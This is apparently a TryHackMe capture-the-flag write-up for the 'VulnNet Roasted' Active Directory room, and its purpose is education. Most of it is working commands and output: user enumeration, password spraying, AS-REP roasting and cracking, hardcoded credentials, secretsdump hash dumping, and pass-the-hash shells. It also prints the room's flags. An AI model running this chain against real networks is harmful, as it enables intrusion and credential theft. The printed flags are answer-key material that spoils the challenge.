

VulnNet Roasted

First stage **#Recon** :

we can start our scan by **#nmap** to check for open ports and the services version using `nmap -sC -sV 10.10.73.117`

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-18 15:05 EDT
Nmap scan report for 10.10.73.117
Host is up (0.20s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-08-18 19:06:20Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: vulnnet-rst.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: vulnnet-rst.local0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: Host: WIN-2B08M10E1M1; OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Host script results:
| smb2-time:
|   date: 2025-08-18T19:06:33
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
```

Second stage **#Scanning** :


and we can also run `#enum4linux` to enumerate the smb and know what shares are available and if we can get a useful information we can do this by typing `enum4linux <target_ip>`

```
===== ( Session Check on 10.10.5.116 ) =====  
[+] Server 10.10.5.116 allows sessions using username '', password ''  
  
===== ( Getting domain SID for 10.10.5.116 ) =====  
Domain Name: VULNNET-RST  
Domain Sid: S-1-5-21-1589833671-435344116-4136949213  
[+] Host is part of a domain (not a workgroup)
```

and by that we can find that we can login without creds in smb and the domain name that we can use in another attacks

since we have the domain name we can enumerate users by `#kurbrute` to try to brute force to find valid usernames we can use it by this command `./kerbrute_linux_amd64 userenum -d <target_domain> --dc <target_ip> <user_word_list>`

```
(kali㉿kali)-[~/Downloads]
$ ./kerbrute_linux_amd64 userenum -d vulnnet-rst.local --dc 10.10.5.116 user.txt
```



```
Version: v1.0.3 (9dad6e1) - 08/18/25 - Ronnie Flathers @ropnop

2025/08/18 16:14:47 > Using KDC(s):
2025/08/18 16:14:47 >    10.10.5.116:88

2025/08/18 16:14:55 > [+] VALID USERNAME:      guest@vulnnet-rst.local
2025/08/18 16:15:18 > [+] VALID USERNAME:      administrator@vulnnet-rst.local
2025/08/18 16:20:50 > [+] VALID USERNAME:      Guest@vulnnet-rst.local
2025/08/18 16:20:53 > [+] VALID USERNAME:      Administrator@vulnnet-rst.local
^C
```

and by that we can find there is two valid usernames `guest` and `administrator`

now we can use `#smbmap` to locate shares and see what shares can the user guest see
without entering any passwords we can do that with `smbmap -H <target_ip> -u <user_name>`
`-p ''`

```
(kali㉿kali)-[~/Downloads]
$ smbmap -H 10.10.5.116 -u guest -p ''

SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.10.5.116:445 Name: 10.10.5.116 Status: Authenticated
Disk Permissions Comment
ADMIN$ NO ACCESS Remote Admin
C$ NO ACCESS Default share
IPC$ READ ONLY Remote IPC
NETLOGON NO ACCESS Logon server share
SYSVOL NO ACCESS Logon server share
VulnNet-Business-Anonymous READ ONLY VulnNet Business Sharing
VulnNet-Enterprise-Anonymous READ ONLY VulnNet Enterprise Sharing
[*] Closed 1 connections
```

and by that we have known the shares on our target and the permissions we can perform on it next we can try to connect to one of this shares using `#smbclient` with this command `smbclient //<target_IP>/<share_name> -U "guest%"` when i tried to connect to ipc i have found nothing so i tried to connect to VulnNet-Business-Anonymous and i have found three files so i will try to get them and read there content

```
(kali㉿kali)-[~/Downloads]
$ smbclient //10.10.5.116/VulnNet-Business-Anonymous -U "guest%"
Try "help" to get a list of possible commands.
smb: \> ls
.          D          0   Fri Mar 12 21:46:40 2021
..         D          0   Fri Mar 12 21:46:40 2021
Business-Manager.txt  A       758  Thu Mar 11 20:24:34 2021
Business-Sections.txt A       654  Thu Mar 11 20:24:34 2021
Business-Tracking.txt A       471  Thu Mar 11 20:24:34 2021

8771839 blocks of size 4096. 4535472 blocks available
```

and i have found another 3 files in the share called `VulnNet-Enterprise-Anonymous` it talks about if we uploaded a file into there server it will run without any checking so that's awesome if we can find how to upload this files we can get an easy rce we can also use a tool in `#impacket` called `lookupsid` it should try to enumerate all the ad environment `impacket-lookupsid <domain>/<username>:<password>@<target_IP>` and by that we can know enumerate users, groups and policies

```

(kali㉿kali)-[~/Downloads]
$ impacket-lookupsid vulnnet-rst.local/guest@10.10.176.86
Impacket v0.13.0.dev0+20250611.105641.0612d078 - Copyright Fortra, LLC and its affiliated companies

Password: tem...medusa
[*] Brute forcing SIDs at 10.10.176.86
[*] StringBinding ncacn_np:10.10.176.86[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-1589833671-435344116-4136949213
498: VULNNET-RST\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: VULNNET-RST\Administrator (SidTypeUser)
501: VULNNET-RST\Guest (SidTypeUser)
502: VULNNET-RST\krbtgt (SidTypeUser)
512: VULNNET-RST\Domain Admins (SidTypeGroup)
513: VULNNET-RST\Domain Users (SidTypeGroup)
514: VULNNET-RST\Domain Guests (SidTypeGroup)
515: VULNNET-RST\Domain Computers (SidTypeGroup)
516: VULNNET-RST\Domain Controllers (SidTypeGroup)
517: VULNNET-RST\Cert Publishers (SidTypeAlias)
518: VULNNET-RST\Schema Admins (SidTypeGroup)
519: VULNNET-RST\Enterprise Admins (SidTypeGroup)
520: VULNNET-RST\Group Policy Creator Owners (SidTypeGroup)
521: VULNNET-RST\Read-only Domain Controllers (SidTypeGroup)
522: VULNNET-RST\Cloneable Domain Controllers (SidTypeGroup)
525: VULNNET-RST\Protected Users (SidTypeGroup)
526: VULNNET-RST\Key Admins (SidTypeGroup)
527: VULNNET-RST\Enterprise Key Admins (SidTypeGroup)
553: VULNNET-RST\RAS and IAS Servers (SidTypeAlias)
571: VULNNET-RST\Allowed RODC Password Replication Group (SidTypeAlias)
572: VULNNET-RST\Denied RODC Password Replication Group (SidTypeAlias)
1000: VULNNET-RST\WIN-2B08M10E1M1$ (SidTypeUser)
1101: VULNNET-RST\DnsAdmins (SidTypeAlias)
1102: VULNNET-RST\DnsUpdateProxy (SidTypeGroup)
1104: VULNNET-RST\enterprise-core-vn (SidTypeUser)
1105: VULNNET-RST\a-whitehat (SidTypeUser)
1109: VULNNET-RST\t-skid (SidTypeUser)
1110: VULNNET-RST\j-goldenhand (SidTypeUser)
1111: VULNNET-RST\j-leet (SidTypeUser)

```

and after reading files in the smb shares and reading the output from this we can find the schema for users is the first letter of the employee first name and then a dash then his last name

Third stage **#Exploitation** :

now i can try to password spraying using **#crackmapexec** by making a user list and a password list and then start the brute force attack and may be one of them will work, i will run it in the back ground


```
(kali@kali)-[~/Downloads]
$ crackmapexec smb 10.10.176.86 -u user.txt -p password.txt --shares
SMB 10.10.176.86 445 WIN-2B08M10E1M1 [*] Windows 10 / Server 2019 Build 17763 x64 (name:WIN-2B08M10E1M1)
SMB 10.10.176.86 445 WIN-2B08M10E1M1 [-] vulnnet-rst.local\j-leet:m123456 STATUS_LOGON_FAILURE
SMB 10.10.176.86 445 WIN-2B08M10E1M1 [-] vulnnet-rst.local\j-leet:12345 STATUS_LOGON_FAILURE
SMB 10.10.176.86 445 WIN-2B08M10E1M1 [-] vulnnet-rst.local\j-leet:123456789 STATUS_LOGON_FAILURE
SMB 10.10.176.86 445 WIN-2B08M10E1M1 [-] vulnnet-rst.local\j-leet:password STATUS_LOGON_FAILURE
SMB 10.10.176.86 445 WIN-2B08M10E1M1 [-] vulnnet-rst.local\j-leet:iloveyou STATUS_LOGON_FAILURE
SMB 10.10.176.86 445 WIN-2B08M10E1M1 [-] vulnnet-rst.local\j-leet:princess STATUS_LOGON_FAILURE
SMB 10.10.176.86 445 WIN-2B08M10E1M1 [-] vulnnet-rst.local\j-leet:1234567 STATUS_LOGON_FAILURE
SMB 10.10.176.86 445 WIN-2B08M10E1M1 [-] vulnnet-rst.local\j-leet:rockyou STATUS_LOGON_FAILURE
SMB 10.10.176.86 445 WIN-2B08M10E1M1 [-] vulnnet-rst.local\j-leet:12345678 STATUS_LOGON_FAILURE
SMB 10.10.176.86 445 WIN-2B08M10E1M1 [-] vulnnet-rst.local\j-leet:abc123 STATUS_LOGON_FAILURE
SMB 10.10.176.86 445 WIN-2B08M10E1M1 [-] vulnnet-rst.local\j-leet:nicole STATUS_LOGON_FAILURE
SMB 10.10.176.86 445 WIN-2B08M10E1M1 [-] vulnnet-rst.local\j-leet:daniel STATUS_LOGON_FAILURE
SMB 10.10.176.86 445 WIN-2B08M10E1M1 [-] vulnnet-rst.local\j-leet:babygirl STATUS_LOGON_FAILURE
SMB 10.10.176.86 445 WIN-2B08M10E1M1 [-] vulnnet-rst.local\j-leet:monkey STATUS_LOGON_FAILURE
SMB 10.10.176.86 445 WIN-2B08M10E1M1 [-] vulnnet-rst.local\j-leet:lovely STATUS_LOGON_FAILURE
SMB 10.10.176.86 445 WIN-2B08M10E1M1 [-] vulnnet-rst.local\j-leet:jessica STATUS_LOGON_FAILURE
SMB 10.10.176.86 445 WIN-2B08M10E1M1 [-] vulnnet-rst.local\j-leet:654321 STATUS_LOGON_FAILURE
SMB 10.10.176.86 445 WIN-2B08M10E1M1 [-] vulnnet-rst.local\j-leet:michael STATUS_LOGON_FAILURE
SMB 10.10.176.86 445 WIN-2B08M10E1M1 [-] vulnnet-rst.local\j-leet:ashley STATUS_LOGON_FAILURE
SMB 10.10.176.86 445 WIN-2B08M10E1M1 [-] vulnnet-rst.local\j-leet:qwerty STATUS_LOGON_FAILURE
SMB 10.10.176.86 445 WIN-2B08M10E1M1 [-] vulnnet-rst.local\j-leet:111111 STATUS_LOGON_FAILURE
SMB 10.10.176.86 445 WIN-2B08M10E1M1 [-] vulnnet-rst.local\j-leet:iloveu STATUS_LOGON_FAILURE
SMB 10.10.176.86 445 WIN-2B08M10E1M1 [-] vulnnet-rst.local\j-leet:000000 STATUS_LOGON_FAILURE
SMB 10.10.176.86 445 WIN-2B08M10E1M1 [-] vulnnet-rst.local\j-leet:michelle STATUS_LOGON_FAILURE
SMB 10.10.176.86 445 WIN-2B08M10E1M1 [-] vulnnet-rst.local\j-leet:tigger STATUS_LOGON_FAILURE
SMB 10.10.176.86 445 WIN-2B08M10E1M1 [-] vulnnet-rst.local\j-leet:sunshine STATUS_LOGON_FAILURE
```

now i will try to see if one of the users can ask for a tgt or tgs without the password so i will make a new file called user.txt where i will put all my users and i will try an `#impacket` script called `GetNPUsers` and i will use this command `impacket-GetNPUsers vulnnet-rst.local/ -usersfile user.txt -no-pass -dc-ip 10.10.176.86` to brute force asking for ticket for each user

```
(kali@kali)-[~/Downloads]
$ impacket-GetNPUsers vulnnet-rst.local/ -usersfile user.txt -no-pass -dc-ip 10.10.176.86
Impacket v0.13.0.dev0+20250611.105641.0612d078 - Copyright Fortra, LLC and its affiliated companies

[-] User j-leet doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User j-goldenhand doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$t-skid@VULNNET-RST.LOCAL:84650776ed3ef83fd0923e68ed47acc3$9d5de12ebcf959c161548ef7afecee19785d39ab0a04d8e042303e6a0bb8c7b063feb463416b3d8441865a4165528fc88f3cb3e4e372b8466eaccd0ce8d28db6fe04e57103be5358c8bbf5ac12c1280ef0dc9cde80decbf536c3f455ea906bf627df05dd669f70bd23e85384a353abdd98ac4c6134ac48029b1fb8c0ec3d15685ab04ca398eba29ae8fa71e3f0c7113aa121f191b95f8b17ed4ed4bf83b55a50049211f807bcc22a12f55e3fd6a9a7fc0b90054703d4a5757c62b8a59458d65877afe0df248b3d59b2de4894d477dded3f6fd4bbf9d4d12769c148939032aff5b463ca2ebfa1a85a512560a361b137887b5e6afeb
[-] User a-whitehat doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User enterprise-core-vn doesn't have UF_DONT_REQUIRE_PREAUTH set
```

and we have successfully got a ticket for the user `t_skid` now we will try to crack it using either `#john` or `#hashcat`

```
(kali@kali)-[~/Downloads]
$ john lol.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 128/128 AVX 4x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
tj072889* ($krb5asrep$23$t-skid@VULNNET-RST.LOCAL)
1g 0:00:00:01 DONE (2025-08-18 17:52) 0.5025g/s 1597Kp/s 1597Kc/s 1597KC/s tj3929..tj0216044
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Forth stage `#Post_exploitation` :

now i have a valid creds which is `t_skid:tj072889*` now we can do a lot of thigs like try to see with `#smbmap` what we can do with shares we will try it using this command `smbmap -H <target_ip> -u 't-skid' -p 'tj072889*`

and we can see that our own user have this permissions

```
(kali@kali)-[~/Downloads]
$ smbmap -H 10.10.176.86 -u 't-skid' -p 'tj072889*'

SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.10.176.86:445      Name: 10.10.176.86      Status: Authenticated
    Disk                    Permissions           Comment
    ---                    -
    ADMIN$                  NO ACCESS            Remote Admin
    C$                      NO ACCESS            Default share
    IPC$                    READ ONLY            Remote IPC
    NETLOGON                 READ ONLY            Logon server share
    SYSVOL                  READ ONLY            Logon server share
    VulnNet-Business-Anonymous READ ONLY            VulnNet Business Sharing
    VulnNet-Enterprise-Anonymous READ ONLY            VulnNet Enterprise Sharing
[*] Closed 1 connections
```


after logging in to the share netlogon i have found a file called `ResetPassword.vbs` so i have downloaded it and i will what it contains

```
(kali@kali)-[~/Downloads]
$ smbclient //10.10.176.86/NETLOGON -U 't-skid'
Password for [WORKGROUP\t-skid]:
Try "help" to get a list of possible commands.
smb: \> ls
.                D          0   Tue Mar 16 19:15:49 2021
..               D          0   Tue Mar 16 19:15:49 2021
ResetPassword.vbs A        2821 Tue Mar 16 19:18:14 2021

      8771839 blocks of size 4096. 4535677 blocks available
smb: \> get ResetPassword.vbs
getting file \ResetPassword.vbs of size 2821 as ResetPassword.vbs (4.0 KiloBytes/sec) (average 4.0 KiloBytes/sec)
smb: \>
```

and after inspecting the script for a bit we can see a hard coded creds for the user a-whitehat so now we got a new creds which is `a-whitehat:bNdKVkjv3RR9ht` so we can try to do another `#smbmap` and as we can see we can read and write in the ADMIN\$ share !

```
$ smbmap -H 10.10.176.86 -u 'a-whitehat' -p 'bNdKVkjv3RR9ht'
```



```
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)
[!] Unable to remove test file at \\10.10.176.86\SYSTEM\XVFPAMQZET.txt, please remove manually

[+] IP: 10.10.176.86:445      Name: 10.10.176.86      Status: ADMIN!!!
    Disk
    -----
    ADMIN$      READ, WRITE      Remote Admin
    C$          READ, WRITE      Default share
    IPC$        READ ONLY       Remote IPC
    NETLOGON    READ, WRITE      Logon server share
    SYSVOL      READ, WRITE      Logon server share
    VulnNet-Business-Anonymous READ ONLY       VulnNet Business Sharing
    VulnNet-Enterprise-Anonymous READ ONLY       VulnNet Enterprise Sharing

[*] Closed 1 connections
```

and by that we can get a shell on the server as admin if we use another script from the `#impacket` called `wmiexec` and i will do this using this command `impacket-wmiexec a-whitehat:'bNdKVkjv3RR9ht'@<target_ip>`

```
(kali@kali)-[~/Downloads]
$ impacket-wmiexec a-whitehat:'bNdKVkjv3RR9ht'@10.10.106.193
Impacket v0.13.0.dev0+20250611.105641.0612d078 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
vulnnet-rst\a-whitehat

C:\>
```

now we can navigate to the first flag easily by navigating and read them

Q1: What is the user flag? (Desktop\user.txt)

A1: THM{726b7c0baaac1455d05c827b5561f4ed}

unfortunately when i tried to read the system.txt it didn't work so i will try to privilege escalate one more time by dumping the passwords hashes using another script from `#impacket` called `secretsdump`

```

(kali@kali)-[~/Downloads]
$ impacket-secretsdump vulnnet-rst.local/'a-whitehat':'bNdKVkjv3RR9ht'@10.10.106.193
Impacket v0.13.0.dev0+20250611.105641.0612d078 - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xf10a2788aef5f622149a41b2c745f49a
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:c2597747aa5e43022a3a3049a3c3b09d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
VULNNET-RST\WIN-2B08M10E1M1$:aes256-cts-hmac-sha1-96:2702b5dc5f261a9944fb1cbca983940856f18f93509b2e488848e95e711a8309
VULNNET-RST\WIN-2B08M10E1M1$:aes128-cts-hmac-sha1-96:072292d57acd5d7d46b5b13172ca55e0
VULNNET-RST\WIN-2B08M10E1M1$:des-cbc-md5:86e62a6e984646b9
VULNNET-RST\WIN-2B08M10E1M1$:plain_password_hex:33a030c11bc76570f462c2693a5161eaaac1a0be13c60c5be161b64b6aeacc5e4ce882
f81314708f778975ddbd1e62f72abcc6ad37d4680d29c86b06b040dc44bcd9222681c611d6df49cd350ee57d495747bf80944e70da955e1a6e2125
d78a99e35b7b69bdf900034f44a64237d7010d4f422d93af9a99f49cd423f70cddb30ca551c4cb45d5ca9b863f9c41dd7585ed860209b7e42326d4
11e1aa2256947416c052b6187d91b2b87454cc1d6bbb247fa35114a81538f8c889671bb6b3b900
VULNNET-RST\WIN-2B08M10E1M1$:aad3b435b51404eeaad3b435b51404ee:00deec8c7115c662a647abb00cf2a634:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x20809b3917494a0d3d5de6d6680c00dd718b1419
dpapi_userkey:0xbf8cce326ad7bdbb9bbd717c970b7400696d3855

```

then i will try to pass the hash to `wmiexec` or `psexec` to get a shell as the user administrator

Jackpot

```

(kali@kali)-[~/Downloads]
$ impacket-wmiexec administrator@10.10.106.193 -hashes aad3b435b51404eeaad3b435b51404ee:c2597747aa5e43022a3a3049a3c3b09d
Impacket v0.13.0.dev0+20250611.105641.0612d078 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
vulnnet-rst\administrator

```

```

C:\users\administrator\Desktop>type system.txt
THM{16f45e3934293a57645f8d7bf71d8d4c}

C:\users\administrator\Desktop>

```

Q2: What is the system flag? (Desktop\system.txt)

A2: THM{16f45e3934293a57645f8d7bf71d8d4c}



You did it! 🎉 **VulnNet: Roasted complete!**

Points earned

🎯 60

Completed tasks

☑️ 1

Room type

🚩 Challenge

Difficulty

📶 Easy

Streak

🔥 7



70,581 users are actively learning this week

🗉 Leave Feedback

Continue